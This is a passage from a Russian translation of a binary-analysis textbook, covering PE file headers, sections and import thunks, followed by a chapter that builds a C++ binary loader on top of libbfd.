Как и поле `e_machine` в ELF, поле `Machine` описывает архитектуру машины, для которой предназначен PE-файл. В данном случае это x86-64 (определена как константа `0x8664`) ❶. В поле `NumberOfSections` хранится число записей в таблице заголовков секций, а в поле `SizeOfOptionalHeader` размер в байтах факультативного заголовка, следующего за заголовком файла. Поле `Characteristics` содержит флаги, описывающие такие вещи, как порядок байтов, является ли двоичный файл DLL-библиотекой и был ли он зачищен. Как показывает распечатка `objdump`, флаги `Characteristics` в нашем демонстраци-

онном файле говорят, что это исполняемый файл, поддерживающий большое адресное пространство ❷.

### 3.2.3 Факультативный заголовок PE

Несмотря на название, факультативный заголовок PE вовсе не является факультативным для исполняемых файлов (хотя может отсутствовать в объектных файлах). На самом деле факультативный заголовок, скорее всего, встретится вам в любом исполняемом PE-файле, с которым вам столкнетесь. Он содержит много полей, здесь я рассмотрю наиболее важные.

Прежде всего имеется 16-разрядное магическое значение, равное 0x020b для 64-разрядных PE-файлов ❸. Есть также несколько полей, описывающих основную и дополнительную версии компоновщика, который был использован для создания двоичного файла, и минимальную версию операционной системы, необходимую для его выполнения. В поле ImageBase ❹ находится базовый адрес, с которого нужно загружать двоичный файл (двоичные PE-файлы, по построению, загружаются с определенного виртуального адреса). Другие указательные поля содержат *относительные виртуальные адреса* (relative virtual address – RVA), которые следует прибавить к базовому, чтобы получить абсолютный виртуальный адрес. Например, в поле BaseOfCode ❺ хранится начальный адрес секций кода в виде RVA. Поэтому абсолютный виртуальный адрес начала секций можно найти, вычислив ImageBase+BaseOfCode. Как вы, наверное, догадались, поле AddressOfEntryPoint ❻ содержит адрес точки входа в двоичный файл, тоже в виде RVA.

Пожалуй, больше всего нуждается в объяснении массив DataDirectory ❼ в факультативном заголовке. Он содержит записи типа struct IMAGE\_DATA\_DIRECTORY, в которых хранится RVA и размер. Каждая запись массива описывает начальный RVA и размер какой-то важной части двоичного файла; точная интерпретация записи зависит от ее индекса в массиве. Наиболее важны запись с индексом 0, которая описывает начальный RVA и размер *каталога экспорта* (по сути дела, это таблица экспортируемых функций), запись с индексом 1, описывающая *каталог импорта* (таблица импортируемых функций), и запись с индексом 5, описывающая таблицу перемещений. О таблицах импорта и экспорта я расскажу ниже при обсуждении секций PE-файла. Поле DataDirectory служит справочником для загрузчика, позволяя ему быстро находить нужные данные, не просматривая таблицу заголовков секций от начала до конца.

## 3.3 Таблица заголовков секций

Во многих отношениях таблица заголовков секций PE-файла аналогична одноименной таблице в формате ELF. Это массив структур типа IMAGE\_SECTION\_HEADER, каждая из которых описывает одну сек-



цию и содержит ее размер в файле и в памяти (SizeOfRawData и VirtualSize), смещение от начала файла и виртуальный адрес (PointerToRawData и VirtualAddress), информацию о перемещении и флаги (Characteristics). Поле флагов, в частности, говорит, допускает ли секция исполнение, чтение, запись или какую-либо комбинацию этих операций. Вместо ссылки на таблицу строк, как в заголовках секций ELF, в заголовках секций PE имя секции записывается в виде простого массива символов, метко названного Name. Поскольку длина этого массива всего 8 байт, имена секций в PE не могут быть длиннее 8 символов.

В отличие от ELF, в формате PE нет явного различия между секциями и сегментами. В PE-файлах наиболее близким к сегментному представлению ELF является каталог данных DataDirectory, который предоставляет загрузчику указатели на некоторые участки двоичного файла, необходимые для подготовки к выполнению. Помимо этого, никакой отдельной таблицы заголовков программы нет; таблица заголовков секций используется и для компоновки, и для загрузки.



## 3.4 Секции

Многие секции PE-файлов являются прямыми аналогами секций ELF и зачастую даже называются почти так же. В листинге 3.2 показан перечень секций файла *hello.exe*.

Листинг 3.2. Перечень секций демонстрационного PE-файла

---

```
$ objdump -x hello.exe
```

```
...
```

```
Sections:
```

Idx	Name	Size	VMA	LMA	File off	Algn
0	.text	00000db8	00000000140001000	00000000140001000	00000400	2**4
	CONTENTS, ALLOC, LOAD, READONLY, CODE					
1	.rdata	00000d72	00000000140002000	00000000140002000	00001200	2**4
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
2	.data	00000200	00000000140003000	00000000140003000	00002000	2**4
	CONTENTS, ALLOC, LOAD, DATA					
3	.pdata	00000168	00000000140004000	00000000140004000	00002200	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
4	.rsrc	000001e0	00000000140005000	00000000140005000	00002400	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
5	.reloc	0000001c	00000000140006000	00000000140006000	00002600	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					

```
...
```

---

Мы видим, что имеется секция *.text*, содержащая код, секция *.rdata*, содержащая постоянные данные (приблизительный эквива-



лент секции `.rodata` в ELF), и секция `.data`, содержащая данные, допускающие чтение и запись. Обычно имеется также секция `.bss` для данных, инициализированных нулями, хотя в этом простом примере она отсутствует. Присутствует также секция `.relloc`, содержащая информацию о перемещениях. Важно отметить, что компиляторы, создающие PE-файлы, например Visual Studio, иногда помещают постоянные данные в секцию `.text` (смешивая их с кодом), а не в `.rodata`. Это может создавать проблемы дизассемблеру, потому что открывает возможность случайно интерпретировать константные данные как команды.

### 3.4.1 Секции `.edata` и `.idata`

Самыми важными секциями PE, не имеющими прямых эквивалентов в ELF, являются `.edata` и `.idata`, которые содержат таблицы экспортируемых и импортируемых функций соответственно. Записи каталогов экспорта и импорта в массиве `DataDirectory` ссылаются именно на эти секции. Секция `.idata` описывает, какие символы (функции и данные) двоичный файл импортирует из разделяемых библиотек, или, в терминологии Windows, DLL. В секции `.edata` перечислены символы, экспортируемые двоичным файлом, и их адреса. Таким образом, чтобы разрешить внешние ссылки, загрузчик должен найти требуемые импортируемые символы в таблице экспорта той DLL, где эти символы находятся.

На практике вы можете встретить ситуацию, когда отдельных секций `.idata` и `.edata` нет. Собственно говоря, их нет и в нашем примере двоичного файла в листинге 3.2! Если эти секции отсутствуют, то обычно они объединены с `.rodata`, но содержимое и семантика остаются неизменными.

В процессе разрешения зависимостей загрузчик записывает разрешенные адреса в *таблицу импортированных адресов* (Import Address Table – IAT). Как и глобальная таблица смещений в ELF, IAT представляет собой просто таблицу разрешенных указателей, в которой под каждый указатель отведена одна запись. IAT также является частью секции `.idata` и первоначально содержит указатели на имена или числовые идентификаторы импортируемых символов. Затем динамический загрузчик заменяет эти указатели указателями на фактически импортированные функции или переменные. После этого вызов библиотечной функции реализуется как обращение к *переходнику* (*thunk*) для этой функции, который всего лишь выполняет косвенный переход через соответствующую ей запись в IAT. В листинге 3.3 показано, как выглядят реальные переходники.

*Листинг 3.3. Примеры переходников в PE*

```
$ objdump -M intel -d hello.exe
...
```

---

```

140001cd0: ff 25 b2 03 00 00  jmp QWORD PTR [rip+0x3b2]  # 10x140002088
140001cd6: ff 25 a4 03 00 00  jmp QWORD PTR [rip+0x3a4]  # 20x140002080
140001cdc: ff 25 06 04 00 00  jmp QWORD PTR [rip+0x406]  # 30x1400020e8
140001ce2: ff 25 f8 03 00 00  jmp QWORD PTR [rip+0x3f8]  # 40x1400020e0
140001ce8: ff 25 ca 03 00 00  jmp QWORD PTR [rip+0x3ca]  # 50x1400020b8
...

```

---

Часто переходники группируются вместе, как показано в листинге 3.3. Отметим, что конечные адреса переходов 1–5 хранятся в каталоге импорта, находящемся в секции `.rdata`, которая начинается по адресу `0x140002000`. Это элементы таблицы IAT.

### 3.4.2 Заполнение в секциях кода PE

При дизассемблировании PE-файлов<sup>1</sup> вы можете встретить много команд `int3`. Visual Studio генерирует эти команды в качестве заполнения (вместо команд `por`, как делает `gcc`), чтобы выровнять функции и блоки кода на определенную границу в памяти и тем самым обеспечить эффективный доступ<sup>1</sup>. Обычно команда `int3` используется отладчиками для установки точек останова; она заставляет программу передать управление отладчику или аварийно завершиться, если отладчика нет. Использовать их для заполнения безопасно, потому что такие заполняющие команды вообще не должны выполняться.

## 3.5 Резюме

Если вы прочитали главу 2 и эту главу, аплодирую вашей усидчивости. После прочтения данной главы вы знаете об основных сходствах и различиях между форматами ELF и PE. Это будет полезно, если вас интересует анализ двоичных файлов на платформе Windows. В следующей главе мы приступим к делу и начнем создавать свой первый настоящий инструмент анализа двоичных файлов: библиотеку, которая сможет загружать двоичные файлы в форматах ELF и PE для анализа.




---

<sup>1</sup> Байты заполнения `int3` иногда играют и другую роль, связанную с флагом компиляции `/hotpatch` в Visual Studio, который позволяет динамически модифицировать код во время выполнения. Если флаг `/hotpatch` задан, то Visual Studio вставляет 5 команд `int3` перед каждой функцией, а также двухбайтовую «ничего не делающую» команду (обычно `mov edi, edi`) в точке входа в функцию. Чтобы «срочно залатать» функцию, нужно перезаписать 5 байт `int3` командой дальнего перехода на измененную версию функции, а затем перезаписать 2-байтовую пустую команду командой относительного перехода на эту команду дальнего перехода. Тем самым мы перенаправляем точку входа на модифицированную функцию.

## Упражнения

### 1. Ручное исследование заголовка

Как и в главе 2 для ELF-файлов, воспользуйтесь шестнадцатеричным средством просмотра, например `xxd`, для изучения байтов двоичного PE-файла. Можете использовать ту же программу, что и раньше, `xxd program.exe | head -n 30`, где `program.exe` – двоичный PE-файл. Сможете ли вы идентифицировать байты, относящиеся к заголовку PE, и разобрать все поля заголовка?

### 2. Представление на диске и в памяти

Воспользуйтесь утилитой `readelf` для просмотра содержимого двоичного PE-файла. Затем сравните представление файла на диске с представлением его же в памяти. Каковы основные различия?

### 3. Сравнение PE и ELF

Воспользуйтесь утилитой `objdump` для дизассемблирования двоичных файлов в форматах ELF и PE. Используются ли в них одинаковые конструкции кода и данных? Можете ли вы опознать какие-нибудь закономерности в коде или данных, характерные для компиляторов, создающих ELF- и PE-файлы?





# 4

## СОЗДАНИЕ ДВОИЧНОГО ЗАГРУЗЧИКА С ПРИМЕНЕНИЕМ LIBBFD

[https://t.me/it\\_boooks](https://t.me/it_boooks)

**И**так, вы теперь неплохо разбираетесь в устройстве двоичных файлов и готовы к созданию собственных инструментов анализа. В этой книге мы часто будем строить свои инструменты для манипулирования двоичными файлами. Поскольку почти все они должны разбирать и (статически) загружать двоичные файлы, имеет смысл запастись единым каркасом, предоставляющим такую возможность. В этой главе мы будем пользоваться библиотекой `libbfd` для проектирования и реализации такого каркаса, а заодно закрепим полученные ранее знания о форматах двоичных файлов.

С каркасом для загрузки двоичных файлов мы снова столкнемся в части III этой книги, где рассматриваются продвинутые методы построения инструментов двоичного анализа. Но перед тем как проектировать свой каркас, познакомимся с библиотекой `libbfd`.

## 4.1 Что такое libbfd?

Библиотека Binary File Descriptor<sup>1</sup> (libbfd) предлагает единый интерфейс для чтения и разбора всех популярных двоичных форматов откомпилированных файлов для широкого спектра архитектур, в т. ч. форматов ELF и PE для машин с архитектурой x86 и x86-64. Если при построении своего загрузчика двоичных файлов вы будете опираться на библиотеку libbfd, то сможете автоматически поддерживать все эти форматы, не отвлекаясь на реализацию зависящей от формата поддержки.

Библиотека BFD является частью проекта GNU и используется многими приложениями, входящими в состав комплекта binutils, в т. ч. objdump, readelf и gdb. Она предоставляет абстракции для всех общих компонентов форматов двоичных файлов, например заголовков, описывающих целевую архитектуру и свойства файла, списков секций, множеств перемещений, таблиц символов и т. д. В системе Ubuntu libbfd является частью пакета binutils-dev.

Основной API библиотеки libbfd описан в файле `/usr/include/bfd.h`<sup>2</sup>. К сожалению, работать с libbfd не очень просто, поэтому вместо долгих объяснений будем исследовать API в процессе реализации каркаса загрузки двоичных файлов.

## 4.2 Простой интерфейс загрузки двоичных файлов

Прежде чем приступить к реализации загрузчика, спроектируем интерфейс, которым было бы легко пользоваться. В конце концов, идея загрузчика в том и состоит, чтобы максимально упростить процесс загрузки двоичных файлов для всех инструментов двоичного анализа, которые мы будем создавать в этой книге. Его предполагается использовать для статического анализа. Заметим, что он кардинально отличается от динамического загрузчика, предоставляемого ОС, задача которого – загрузить файл в память, чтобы его можно было выполнить (см. главу 1).

Мы сделаем интерфейс загрузчика независимым от лежащей в его основе реализации, т. е. не будем раскрывать никакие функции или структуры данных из библиотеки libbfd. Для простоты оставим интерфейс максимально общим, раскрывая лишь те части двоичного файла, которые будут часто использоваться в последующих главах.

<sup>1</sup> Первоначально акроним BFD расшифровывался как «big fucking deal», что было ответом на скептическое отношение Ричарда Столлмена к возможности реализации такой библиотеки. Расшифровка «binary file descriptor» была предложена позже.

<sup>2</sup> Если вы предпочитаете писать инструменты двоичного анализа на Python, то можете найти неофициальную обертку интерфейса BFD на Python по адресу <https://github.com/Groundworkstech/pybfd/>.

Например, мы опустим компоненты, связанные с перемещением, потому что в наших инструментах анализа двоичных файлов они обычно не нужны.

В листинге 4.1 показан заголовочный файл на C++, в котором описан базовый API загрузчика двоичных файлов. Заметим, что он находится в каталоге *inc* виртуальной машины, а не в каталоге *chapter4* вместе с другим кодом к данной главе. Так сделано, потому что загрузчик используется во всех главах книги.

Листинг 4.1. *inc/loader.h*

```
#ifndef LOADER_H
#define LOADER_H

#include <stdint.h>
#include <string>
#include <vector>

class Binary;
class Section;
class Symbol;

❶ class Symbol {
public:
    enum SymbolType {
        SYM_TYPE_UKN = 0,
        SYM_TYPE_FUNC = 1
    };

    Symbol() : type(SYM_TYPE_UKN), name(), addr(0) {}

    SymbolType type;
    std::string name;
    uint64_t addr;
};

❷ class Section {
public:
    enum SectionType {
        SEC_TYPE_NONE = 0,
        SEC_TYPE_CODE = 1,
        SEC_TYPE_DATA = 2
    };

    Section() : binary(NULL), type(SEC_TYPE_NONE),
               vma(0), size(0), bytes(NULL) {}

    bool contains(uint64_t addr) { return (addr >= vma) && (addr-vma < size); }

    Binary *binary;
    std::string name;
    SectionType type;
    uint64_t vma;
};
```

```

        uint64_t    size;
        uint8_t     *bytes;
    };

❸ class Binary {
public:
    enum BinaryType {
        BIN_TYPE_AUTO = 0,
        BIN_TYPE_ELF  = 1,
        BIN_TYPE_PE   = 2
    };
    enum BinaryArch {
        ARCH_NONE = 0,
        ARCH_X86  = 1
    };

    Binary() : type(BIN_TYPE_AUTO), arch(ARCH_NONE), bits(0), entry(0) {}

    Section *get_text_section()
        { for(auto &s : sections) if(s.name == ".text") return &s; return NULL; }

    std::string      filename;
    BinaryType       type;
    std::string      type_str;
    BinaryArch       arch;
    std::string      arch_str;
    unsigned         bits;
    uint64_t         entry;
    std::vector<Section> sections;
    std::vector<Symbol> symbols;
};

❹ int load_binary(std::string &fname, Binary *bin, Binary::BinaryType type);
❺ void unload_binary(Binary *bin);

#endif /* LOADER_H */

```



Здесь API состоит из нескольких классов, представляющих различные компоненты двоичного файла. «Корневой» класс `Binary` ❸ – абстракция двоичного файла в целом. Среди прочего он содержит векторы объектов `Section` и `Symbol`. Класс `Section` ❷ и класс `Symbol` ❶ представляют соответственно секции и символы, содержащиеся в двоичном файле.

Основу API составляют всего две функции. Первая, `load_binary` ❹, принимает имя двоичного файла, подлежащего загрузке (`fname`), указатель на объект `Binary`, который будет содержать загруженный файл (`bin`), и тип файла (`type`). Она загружает указанный файл в объект `bin` и возвращает 0, если загрузка прошла успешно, и отрицательное значение в противном случае. Вторая функция, `unload_binary` ❺, принимает указатель на ранее загруженный объект `Binary` и очищает его.

Познакомившись с API загрузчика двоичных файлов, посмотрим, как он реализуется. Начнем с реализации класса `Binary`.



### 4.2.1 Класс *Binary*

Класс `Binary` представляет абстракцию двоичного файла в целом. Он содержит имя файла, его тип, архитектуру, разрядность, адрес точки входа, а также списки секций и символов. Тип двоичного файла имеет двоякое представление: член `type` содержит числовой идентификатор типа, а `type_str` – его строковое представление. Такое же двоякое представление предлагается для архитектуры.

Допустимые типы двоичных файлов определены в перечислении `enum BinaryType`; это `ELF (BIN_TYPE_ELF)` и `PE (BIN_TYPE_PE)`. Имеется также тип `BIN_TYPE_AUTO`, который можно передать функции `load_binary`, чтобы она автоматически определила, принадлежит ли файл типу `ELF` или `PE`. Аналогично допустимые архитектуры определены в перечислении `enum BinaryArch`. Нас интересует только одна архитектура, `ARCH_X86`. Она включает как `x86`, так и `x86-64`, отличить одну от другой позволяет член `bits` класса `Binary`, который равен 32 для `x86` и 64 для `x86-64`.

Обычно для доступа к секциям и символам класса `Binary` следует обойти векторы `sections` и `symbols` соответственно. Поскольку в ходе двоичного анализа нас часто интересует код в секции `.text`, имеется также вспомогательная функция `get_text_section`, которая находит и возвращает эту секцию.

### 4.2.2 Класс *Section*

Секции представлены объектами типа `Section`. Класс `Section` – простая обертка основных свойств секции, включая имя, тип, начальный адрес (член `vma`), размер (в байтах) и истинное количество байтов в секции. Для удобства имеется также обратный указатель на объект `Binary`, содержащий данный объект `Section`. Тип секции определяется перечислением `enum SectionType` и сообщает, содержит секция код (`SEC_TYPE_CODE`) или данные (`SEC_TYPE_DATA`).

В процессе анализа часто бывает нужно узнать, какой секции принадлежит конкретная команда или элемент данных. Для этого в классе `Section` предусмотрена функция `contains`, которая принимает адрес кода или данных и возвращает булево значение, показывающее, принадлежит ли адрес этой секции.

### 4.2.3 Класс *Symbol*

Как вы знаете, двоичные файлы содержат символы для различных компонентов, включая локальные и глобальные переменные, функции, выражения перемещений, объекты и т. д. Чтобы не усложнять программу, интерфейс загрузчика раскрывает только один вид символов: функции. Они особенно полезны, потому что позволяют легко реализовать инструменты двоичного анализа на уровне функций, если символы функций доступны.

## 4.3 Реализация загрузчика двоичных файлов

Итак, интерфейс загрузчика двоичных файлов определен, так давайте же реализуем его! Тут-то нам и понадобится библиотека `libbfd`. Поскольку полный код загрузчика довольно длинный, я разобью его на части и рассмотрю их поочередно. В приведенном ниже коде опознать функции из `libbfd` легко, потому что все они начинаются префиксом `bfd_` (имеются также функции, оканчивающиеся суффиксом `_bfd`, но они являются частью загрузчика).

Прежде всего нужно, конечно, включить все необходимые заголовочные файлы. Не буду упоминать стандартные заголовки C/C++, включаемые в код загрузчика, потому что нам они не интересны (если хотите, можете посмотреть, какие заголовки включаются, в исходном коде загрузчика на ВМ). Важно отметить, что любая программа, пользующаяся библиотекой `libbfd`, должна включать файл `bfd.h`, как показано в листинге 4.2. Кроме того, ее необходимо скомпоновать с библиотекой `libbfd`, задав флаг компоновщика `-lbfd`. Помимо `bfd.h`, загрузчик включает заголовочный файл, содержащий интерфейс, описанный в предыдущем разделе.

Листинг 4.2. `inc/loader.cc`

```
#include <bfd.h>
#include "loader.h"
```

Далее рассмотрим две функции, являющиеся точками входа в нашу библиотеку: `load_binary` и `unload_binary`. В листинге 4.3 приведена их реализация.

Листинг 4.3. `inc/loader.cc` (продолжение)

```
int
❶ load_binary(std::string &fname, Binary *bin, Binary::BinaryType type)
{
    return ❷load_binary_bfd(fname, bin, type);
}

void
❸ unload_binary(Binary *bin)
{
    size_t i;
    Section *sec;

    ❹ for(i = 0; i < bin->sections.size(); i++) {
        sec = &bin->sections[i];
        if(sec->bytes) {
            ❺ free(sec->bytes);
        }
    }
}
```

Задача `load_binary` ❶ – разобрать двоичный файл, заданный своим именем, и загрузить его в предоставленный объект `Binary`. Это довольно утомительный процесс, поэтому `load_binary` мудро перепоручает его другой функции, `load_binary_bfd` ❷, которую мы обсудим чуть ниже.

Сначала рассмотрим функцию `unload_binary` ❸. Как часто бывает, уничтожить объект `Binary` гораздо проще, чем создать. Для этого загрузчик должен освободить (с помощью функции `free`) всю память, динамически выделенную для компонентов `Binary`. По счастью, таких компонентов не так много: динамически (с помощью `malloc`) выделялась память только для члена `bytes` в каждом объекте `Section`. Поэтому `unload_binary` просто перебирает все объекты `Section` ❹ и для каждого из них освобождает память, отведенную под массив `bytes`. Разобравшись, как работает выгрузка, давайте вплотную займемся реализацией процесса загрузки с помощью `libbfd`.

### 4.3.1 Инициализация `libbfd` и открытие двоичного файла

В предыдущем разделе я обещал показать функцию `load_binary_bfd`, которая пользуется библиотекой `libbfd` для выполнения всей работы, связанной с загрузкой двоичного файла. Но прежде нужно сделать еще одну вещь. Чтобы разобрать и загрузить двоичный файл, его сначала нужно открыть. Код открытия двоичного файла находится в функции `open_bfd`, показанной в листинге 4.4.

Листинг 4.4. `inc/loader.cc` (продолжение)

```
static bfd*
open_bfd(std::string &fname)
{
    static int bfd_initd = 0;
    bfd *bfd_h;

    if(!bfd_initd) {
❶      bfd_init();
        bfd_initd = 1;
    }

❷      bfd_h = bfd_openr(fname.c_str(), NULL);
    if(!bfd_h) {
        fprintf(stderr, "failed to open binary '%s' (%s)\n",
            fname.c_str(), ❸bfd_errmsg(bfd_get_error()));
        return NULL;
    }

❹      if(!bfd_check_format(bfd_h, bfd_object)) {
        fprintf(stderr, "file '%s' does not look like an executable (%s)\n",
            fname.c_str(), bfd_errmsg(bfd_get_error()));
        return NULL;
    }
}
```



---

```

    }

    /* Некоторые версии bfd_check_format пессимистически выставляют ошибку
     * wrong_format еще до определения формата, а затем забывают сбросить
     * ее, после того как формат определен. Во избежание проблем сбросим
     * ошибку вручную.
     */
    5  bfd_set_error(bfd_error_no_error);

    6  if(bfd_get_flavour(bfd_h) == bfd_target_unknown_flavour) {
        fprintf(stderr, "unrecognized format for binary '%s' (%s)\n",
            fname.c_str(), bfd_errmsg(bfd_get_error()));
        return NULL;
    }

    return bfd_h;
}

```

---

Функция `open_bfd` использует `libbfd`, чтобы определить свойства двоичного файла, заданного своим именем (параметр `fname`), открыть его, а затем вернуть описатель файла. Но прежде чем работать с `libbfd`, необходимо вызвать функцию `bfd_init` ❶, которая инициализирует внутреннее состояние библиотеки (или, как написано в документации, «инициализирует магические внутренние структуры данных»). Поскольку это нужно сделать всего один раз, в `open_bfd` используется статическая переменная, которая запоминает, что инициализация уже произведена.

После инициализации `libbfd` можно вызвать функцию `bfd_open`, которая открывает двоичный файл по имени ❷. Второй параметр `bfd_open` позволяет указать целевую архитектуру (тип двоичного файла), но в данном случае я оставил его равным `NULL`, чтобы `libbfd` определила тип файла самостоятельно. Функция `bfd_open` возвращает указатель на описатель файла типа `bfd`; это корневая структура данных `libbfd`, которую можно передавать всем остальным библиотечным функциям для выполнения операций с двоичным файлом. В случае ошибки `bfd_open` возвращает `NULL`.

Тип последней ошибки можно получить, вызвав функцию `bfd_get_error`. Она возвращает объект типа `bfd_error_type`, который можно сравнить с предопределенными идентификаторами ошибок, например `bfd_error_no_memory` или `bfd_error_invalid_target`, и решить, как обрабатывать ошибку. Часто нужно завершить программу, напечатав сообщение об ошибке. Для этого имеется функция `bfd_errmsg`, преобразующая объект `bfd_error_type` в строку с описанием ошибки, которую можно вывести на экран ❸.

Получив описатель двоичного файла, нужно проверить формат файла с помощью функции `bfd_check_format` ❹. Эта функция принимает описатель `bfd` и значение типа `bfd_format`, которое может быть равно `bfd_object`, `bfd_archive` или `bfd_core`. В данном случае мы передаем `bfd_object`, чтобы убедиться, что открытый файл действительно является объектным, что в терминологии `libbfd` означает ис-

полняемый файл, перемещаемый объектный файл или разделяемую библиотеку.

Удостоверившись, что имеет дело с `bfd_object`, загрузчик сбрасывает состояние ошибки `libbfd` в `bfd_error_no_error` ❹. Это нужно, чтобы обойти дефект, имеющийся в некоторых версиях `libbfd`, где еще до определения формата устанавливается ошибка `bfd_error_wrong_format`, и даже если впоследствии формат успешно определен, эта ошибка не сбрасывается.

Наконец, загрузчик проверяет, что известен «вид» двоичного файла, для чего вызывает функцию `bfd_get_flavour` ❺, которая возвращает объект типа `bfd_flavour`, описывающий формат файла (ELF, PE и т. д.). Возможны, в частности, следующие значения `bfd_flavour`: `bfd_target_msdos_flavour`, `bfd_target_coff_flavour` и `bfd_target_elf_flavour`. Если формат двоичного файла неизвестен или возникла ошибка, то `get_bfd_flavour` возвращает `bfd_target_unknown_flavour`, тогда `open_bfd` печатает сообщение об ошибке и возвращает `NULL`.

Если все проверки успешно пройдены, значит, мы открыли допустимый двоичный файл и готовы приступить к загрузке его содержимого. Функция `open_bfd` возвращает открытый описатель `bfd`, который можно использовать для вызова других функций из библиотеки `libbfd`, как будет показано в следующих листингах.

### 4.3.2 Разбор основных свойств двоичного файла

Познакомившись с кодом открытия двоичного файла, перейдем к функции `load_binary_bfd`, показанной в листинге 4.5. Напомним, что она занимается собственно разбором и загрузкой по поручению функции `load_binary` и помещает все интересные детали двоичного файла в объект `Binary`, на который указывает параметр `bin`.

Листинг 4.5. *inc/loader.cc* (продолжение)

```
static int
load_binary_bfd(std::string &fname, Binary *bin, Binary::BinaryType type)
{
    int ret;
    bfd *bfd_h;
    const bfd_arch_info_type *bfd_info;

    bfd_h = NULL;
    ❶ bfd_h = open_bfd(fname);
    if(!bfd_h) {
        goto fail;
    }

    bin->filename = std::string(fname);
    ❷ bin->entry    = bfd_get_start_address(bfd_h);

    ❸ bin->type_str = std::string(bfd_h->xvec->name);
    ❹ switch(bfd_h->xvec->flavour) {
```

```

case bfd_target_elf_flavour:
    bin->type = Binary::BIN_TYPE_ELF;
    break;
case bfd_target_coff_flavour:
    bin->type = Binary::BIN_TYPE_PE;
    break;
case bfd_target_unknown_flavour:
default:
    fprintf(stderr, "unsupported binary type (%s)\n", bfd_h->xvec->name);
    goto fail;
}

❶ bfd_info = bfd_get_arch_info(bfd_h);
❷ bin->arch_str = std::string(bfd_info->printable_name);
❸ switch(bfd_info->mach) {
case bfd_mach_i386_i386:
    bin->arch = Binary::ARCH_X86;
    bin->bits = 32;
    break;
case bfd_mach_x86_64:
    bin->arch = Binary::ARCH_X86;
    bin->bits = 64;
    break;
default:
    fprintf(stderr, "unsupported architecture (%s)\n",
        bfd_info->printable_name);
    goto fail;
}

/* Мы пытаемся сделать все возможное для обработки символов (но их может
 * вообще не быть)
 * /
❹ load_symbols_bfd(bfd_h, bin);
load_dynsym_bfd(bfd_h, bin);

❺ if(load_sections_bfd(bfd_h, bin) < 0) goto fail;

ret = 0;
goto cleanup;

fail:
ret = -1;

cleanup:
❻ if(bfd_h) bfd_close(bfd_h);

return ret;
}

```

В самом начале функция `load_binary_bfd` вызывает реализованную ранее функцию `open_bfd`, чтобы открыть двоичный файл, заданный параметром `fname`, и получить его описатель `bfd` ❶. Затем `load_binary_bfd` устанавливает основные свойства объекта `bin`. Прежде всего

она копирует имя двоичного файла и с помощью `libbfd` находит и сохраняет адрес точки входа ❷.

Для получения адреса точки входа в двоичный файл вызывается функция `bfd_get_start_address`, которая просто возвращает значение поля `start_address` объекта `bfd`. Начальный адрес имеет тип `bfd_vma`, а это не что иное, как 64-разрядное целое число без знака.

Затем загрузчик собирает информацию о типе двоичного файла: это ELF, PE или еще какой-то неподдерживаемый формат? Эти сведения можно найти в структуре `bfd_target`. Чтобы получить указатель на эту структуру, нужно обратиться к полю `xvec` описателя `bfd`. Иными словами, `bfd_h->xvec` дает указатель на структуру `bfd_target`.

Среди прочего в этой структуре хранится строка, содержащая имя типа. Загрузчик копирует эту строку в объект `Binary` ❸. Затем он анализирует поле `bfd_h->xvec->flavour` в предложении `switch` и соответственно устанавливает тип объекта `Binary` ❹. Загрузчик поддерживает только форматы ELF и PE, поэтому печатает сообщение об ошибке, если `bfd_h->xvec->flavour` указывает на какой-то другой тип двоичного файла.

Теперь мы знаем, что двоичный файл имеет формат ELF или PE, но архитектура еще неизвестна. Чтобы узнать ее, мы обращаемся к функции `bfd_get_arch_info` ❺. Она возвращает указатель на структуру данных `bfd_arch_info_type`, содержащую информацию об архитектуре файла. В частности, в ней имеется строка с описанием архитектуры, которую загрузчик копирует в объект `Binary` ❻.

В структуре данных `bfd_arch_info_type` имеется также поле `mach` ❼ – целое число, служащее идентификатором архитектуры (в терминологии `libbfd` – *machine*). Оно позволяет организовать предложение `switch` для обработки деталей, зависящих от архитектуры. Если `mach` равно `bfd_mach_i386_i386`, то мы имеем 32-разрядную архитектуру x86, и загрузчик устанавливает поля объекта `Binary` соответственно. Если же `mach` равно `bfd_mach_x86_64`, то речь идет о 64-разрядной архитектуре x86-64. Все остальные архитектуры не поддерживаются и приводят к ошибке.

Разобрав основные свойства – тип и архитектуру двоичного файла, мы можем приступить к настоящей работе: загрузке символов и секций из двоичного файла. Понятно, что это будет не так просто, как все сделанное до сих пор, поэтому загрузчик делегирует работу специализированным функциям, описанным в следующем разделе. Функции для загрузки символов называются `load_symbols_bfd` и `load_dynsym_bfd` ❽. Они загружают символы соответственно из таблицы статических и динамических символов. Имеется также функция `load_sections_bfd` для загрузки секций двоичного файла ❾. Ее мы обсудим в разделе 4.3.4.

После загрузки символов и секций вся интересующая нас информация записана в объект `Binary`, так что больше нам от библиотеки `libbfd` ничего не нужно. А раз так, то описатель `bfd` можно закрыть с помощью функции `bfd_close` ❿. Описатель закрывается и в случае, если в процессе загрузки файла произошла ошибка.

### 4.3.3 Загрузка символов

В листинге 4.6 приведен код функции `load_symbols_bfd`, которая загружает таблицу статических символов.

Листинг 4.6. *inc/loader.cc (продолжение)*

```
static int
load_symbols_bfd(bfd *bfd_h, Binary *bin)
{
    int ret;
    long n, nsyms, i;
    ❶ asymbol **bfd_symtab;
    Symbol *sym;

    bfd_symtab = NULL;

    ❷ n = bfd_get_symtab_upper_bound(bfd_h);
    if(n < 0) {
        fprintf(stderr, "failed to read symtab (%s)\n",
            bfd_errmsg(bfd_get_error()));
        goto fail;
    } else if(n) {
    ❸ bfd_symtab = (asymbol**)malloc(n);
        if(!bfd_symtab) {
            fprintf(stderr, "out of memory\n");
            goto fail;
        }
    ❹ nsyms = bfd_canonicalize_symtab(bfd_h, bfd_symtab);
        if(nsyms < 0) {
            fprintf(stderr, "failed to read symtab (%s)\n",
                bfd_errmsg(bfd_get_error()));
            goto fail;
        }
    ❺ for(i = 0; i < nsyms; i++) {
    ❻ if(bfd_symtab[i]->flags & BSF_FUNCTION) {
            bin->symbols.push_back(Symbol());
            sym = &bin->symbols.back();
    ❼ sym->type = Symbol::SYM_TYPE_FUNC;
    ❽ sym->name = std::string(bfd_symtab[i]->name);
    ❾ sym->addr = bfd_asymbol_value(bfd_symtab[i]);
        }
    }

    ret = 0;
    goto cleanup;

fail:
    ret = -1;

cleanup:
    ❿ if(bfd_symtab) free(bfd_symtab);
```



```
    return ret;
}
```

